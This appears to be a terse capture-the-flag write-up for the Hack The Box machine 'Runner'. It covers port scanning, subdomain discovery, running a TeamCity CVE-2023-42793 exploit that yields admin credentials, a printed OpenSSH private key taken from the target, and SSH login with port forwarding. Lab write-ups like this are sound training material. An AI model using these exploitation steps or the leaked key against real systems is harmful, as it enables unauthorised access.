
credentials

Runner
target ip:10.10.11.13
my ip:10.10.14.9



```
└─$ nmap 10.10.11.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 04:08 EDT
Nmap scan report for 10.10.11.13
Host is up (0.029s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

report

Runner
target ip:10.10.11.13
my ip:10.10.14.9

there is a empty site on port 8000 with no exploit.

subdomain enumeration give nothing with know wordlist.


Lets use cewl to create a wordlist based on the webpage:

```
cewl runner.htb
```


Now we look for subdomain with said wordlist:

```
gobuster dns -d runner.htb -w ./wordlist.txt
```

http://teamcity.runner.htb is found



we find a cve for teamcity online :



```
└─$ python3 CVE-2023-42793.py -u http://teamcity.runner.htb
[+] http://teamcity.runner.htb/login.html [H454NSec4568:@H454NSec]
```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlk2rRhm7T2dg2z3+Y6ioSOVszvNlA4wRS4ty8qrGMSCpnZyEISPl
htHGpTu0oGI11FTun7HzQj7Ore7YMC+SsMIlS78MGU2ogb0Tp2bOY5RN1/X9MiK/SE4liT
njhPU1FqBIexmXKlgS/jv57WUtc5CsgTUGYkpaX6cT2geiNqHLnB5QD+ZKJWBflF6P9rTt
zkEdcWYKtDp0Phcu1FUVeQJOpb13w/L0GGiya2RkZgrIwXR6l3YCX+mBRFfhRFHLmd/lgy
/R2GQpBWUDB9rUS+mtHpm4c3786g11IPZo+74I7BhOn1Iz2E5KO0tW2jefylY2MrYgOjjq
5fj0Fz3eoj4hxtZyuf0GR8Cq1AkowJyDP02XzIvVZKCMDgVNAMH5B7COTX8CjUzc0vuKV5
iLSi+vRx6vYQpQv4wlh1H4hUlgaVSimoAqizJPUqyAi9oUhHXGY71x5gCUXeULZJMcDYKB
Z2zzex3+iPBYi9tTsnCISXIvTDb32fmm1qRmIRyXAAAFgGL91WVi/dVlAAAAB3NzaC1yc2
EAAAGBAJZNq0YZu09nYNs9/mOoqEjlbM7zZQOMEUuLcvKqxjEgqZ2chCEj5YbRxqU7tKBi
NdRU7p+x80I+zq3u2DAvkrDCJUu/DBlNqIG9E6dmzmOUTdf1/TIiv0hOJYk544T1NRagSH
sZIypYEv47+e1lLXOQrIE1BmJKWl+nE9oHojahy5weUA/mSiVgX5Rej/a07c5BHXFmCrQ6

```
dD4XLtRVFXkCTqW9d8Py9BhosmtkZGYKyMF0epd2Al/pgURX4URRy5nf5YMv0dhkKQVlAw
fa1EvprR6ZuHN+/OoNdSD2aPu+COwYTp9SM9hOSjtLVto3n8pWNjK2IDo46uX49Bc93qI+
IcbWcrn9BkfAqtQJKMCcgz9Nl8yL1WSgjA4FTQDB+Qewjk1/Ao1M3NL7ileYi0ovr0cer2
EKUL+MJYdR+IVJYGlUopqAKosyT1KsgIvaFIR1xmO9ceYAlF3lC2STHA2CgWds83sd/ojw
WIvbU7JwiElyL0w299n5ptakZiEclwAAAAMBAAEAAAGABgAu1NslI8vsTYSBmgf7RAHI4N
BN2aDndd0o5zBTPlXf/7dmfQ46VTId3K3wDbEuFf6YEk8f96abSM1u2ymjESSHKamEeaQk
lJ1wYfAUUFx06SjchXpmqaPZEsv5Xe8OQgt/KU8BvoKKq5TIayZtdJ4zjOsJiLYQOp5oh/
1jCAxYnTCGoMPgdPKOjlViKQbbMa9e1g6tYbmtt2bkizykYVLqweo5FF0oSqsvaGM3MO3A
Sxzz4gUnnh2r+AcMKtabGye35Ax8Jyrtr6QAo/4HL5rsmN75bLVMN/UlcCFhCFYYRhlSay
yeuwJZVmHy0YVVjxq3d5jiFMzqJYpC0MZIj/L6Q3inBI/Qc09d9zqTw1wAd1ocg13PTtZA
mgXIjAdnpZqGbqPlJjzUYua2z4mMOyJmF4c3DQDHEtZBEP0Z4DsBCudiU5QUOcduwf61M4
CtgiWETiQ3ptiCPvGoBkEV8ytMLS8tx2S77JyBVhe3u2IgeyQx0BBHqnKS97nkckXlAAAA
wF8nu51q9C0nvzipnnC4obglTpO4N7ePa9ExsuSlIFWYZiBVc2rxjMffS+pqL4Bh776B7T
PSZUw2mwwZ47pIzY6NI45mr6iK6FexDAPQzbe5i8gO15oGIV9MDVrprjTJtP+Vy9kxejkR
3np1+WO8+Qn2E189HvG+q554GQyXMwCedj39OY71DphY60j61BtNBGJ4S+3TBXExmY4Rtg
lcZW00VkIbF7BuCEQyqRwDXjAk4pjrnhdJQAfaDz/jV5o/cAAAAMEAugPWcJovbtQt5Ui9
WQaNCX1J3RJka0P9WG4Kp677ZzjXV7tNufurVzPurrxyTUMboY6iUA1JRsu1fWZ3fTGiN/
TxCwfxouMs0obpgxlTjJdKNfprIX7ViVrzRgvJAOM/9WixaWgk7ScoBssZdkKyr2GgjVeE
7jZoobYGmV2bbIDkLtYCvThrbhK6RxUhOiidaN7i1/f1LHIQiA4+lBbdv26XiWOw+prjp2
EKJATR8rOQgt3xHr+exgkGwLc72Q61AAAAwQDO2j6MT3aEEbtgIPDnj24W0xm/r+c3LBW0
axTWDMGzuA9dg6YZoUrzLWcSU8cBd+iMvulqkyaGud83H3C17DWLKAztz7pGhT8mrWy5Ox
KzxjsB7irPtZxWmBUcFHbCrOekiR56G2MUCqQkYfn6sJ2v0/Rp6PZHNScdXTMDEl10qtAW
QHkfhxGO8gimrAvjruuarpItDzr4QcADDQ5HTU8PSe/J2KL3PY7i4zWw9+/CyPd0t9yB5M
KgK8c9z2ecgZsAAAALam9obkBydW5uZXI=
-----END OPENSSH PRIVATE KEY-----
```

```
ssh -i ./id_rsa  john@runner.htb
```

```
ssh -L 9443:127.0.0.1:9443  -L 8111:127.0.0.1:8111  -L 9000:127.0.0.1:9000  -L 
5000:127.0.0.1:5000 john@10.10.11.13 -i id_rsa
```